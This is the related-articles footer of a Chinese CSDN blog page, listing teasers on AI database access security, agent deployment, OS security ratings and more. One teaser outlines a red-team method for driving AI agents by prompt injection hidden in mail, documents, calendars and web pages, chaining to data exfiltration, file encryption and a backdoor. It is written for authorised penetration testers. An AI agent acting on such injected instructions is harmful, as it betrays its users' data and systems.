MCP隔离层+行级语义审计+输出校验:AI访问数据库的安全边界拆解

“数据不出库”是AI数据库的安全承诺,但数据不离开数据库,不等于权限体系自动生效、审计链路自动完整。AI Agent的访问模式与传统DBA完全不同:自然语言驱动、SQL动态生成、批量上下文读取、难以区分正常推理与恶意指令。金仓KES AI数据库的库内生安全管控,核心不是“把数据锁在库里”,而是用MCP协议隔离层让AI永远不持有数据库凭据,用行级控制+语义审计让每一次AI访问可追溯、可分级、可阻断。本文拆解这层安全边界的工程实现,以及“数据不出库”之后仍然需要回答的三个问题。

DBAxiaoye的博客 183

智能体私有化部署服务商推荐:信创适配与安全基线

翻智能体私有化部署服务商推荐这类名单,多数人先看模型规模与并发数,真正决定项目能不能进机房的却是另外两页纸:一页是信创适配矩阵,一页是安全基线条款。前者回答它能不能在国产芯片与国产操作系统上跑起来,后者回答它跑起来之后,审计、权限、加密这些硬要求能不能过关。两页纸拿不出来,功能演示再顺也进不了内网。这两页难写,是因为它们不像功能清单那样可以现场演示。适配要在真机上跑,基线要逐条对,任何一项缺证据,评审都会卡在同一个问句上:你怎么证明它行。所以看方案时的顺序要反过来,先找证据,再看承诺;

dachuiai的博客 85

【2027计算机毕业设计】智慧工地安全巡检:隐患从上报到整改验收,闭环怎么落到表上

安全巡检」这类题,看着像普通的工单系统,其实考的是。老师最常问的一句是:「报了个隐患,然后呢?」——答不上来,这题就废了。拆一个真实项目(Spring Boot + MyBatis + MySQL,14 张表),把这条链讲清楚。

m0_48069349的博客 203

大模型安全Red Team之四:从枚举到杀伤链------Prompt Injection 驱动 Agentic Actions 的渗透测试

本文为红队与渗透测试人员提供一套可复现的AgenticAI攻击方法论:先枚举可由Prompt触发的Agent动作(如发邮件、删日历、改配置),再通过文档、邮件、日历、网页等隐蔽通道注入载荷,利用延迟调用、意图播种、多链绕过等技巧突破防御,最终串联成“读邮件→外带数据→加密文件→持久化后门”等完整杀伤链。强调所有测试须在授权范围内进行,核心结论:每个Connector都是攻击路径,关闭确认弹窗即风险接受。

jimmyleeee的专栏 362

操作系统安全体系能到哪一步?卓伊凡:服务端看认证,Ubuntu看默认,欧拉看体系,鸿蒙是另一条路

操作系统安全体系当前已实现分层保障:内核级强制访问控制(如SELinux、AppArmor)、默认攻击面收窄、密码学加密与制度化测评构成四重防线。在官方测评中,华为欧拉V3、阿里云服务器等三款系统达Ⅰ级安全可靠标准,鸿蒙桌面则首获Ⅱ级认证。Ubuntu高版本默认安全工程化出色,但加固也可能引入新漏洞。欧拉与鸿蒙技术路线不同——前者为服务端Linux加固体系,后者为终端微内核+形式化验证架构,二者可协同构建“端云安全”,但不可混为一谈。安全本质是相对的,需结合场景、运维能力与测评体系理性选型。

一颗优雅草科技-央千澈的优快云博客~只想无穷无尽的学习~作息早8-晚8 198
上一篇: CTF 压缩包密码爆破全解析:超详细教程,零基础从入门到精通,吃透这一篇就够
下一篇: 2026 红蓝对抗全攻略:HVV 蓝军战术解析与实战案例精讲
程序媛西米
博客等级 码龄5年 4031粉丝 1569原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值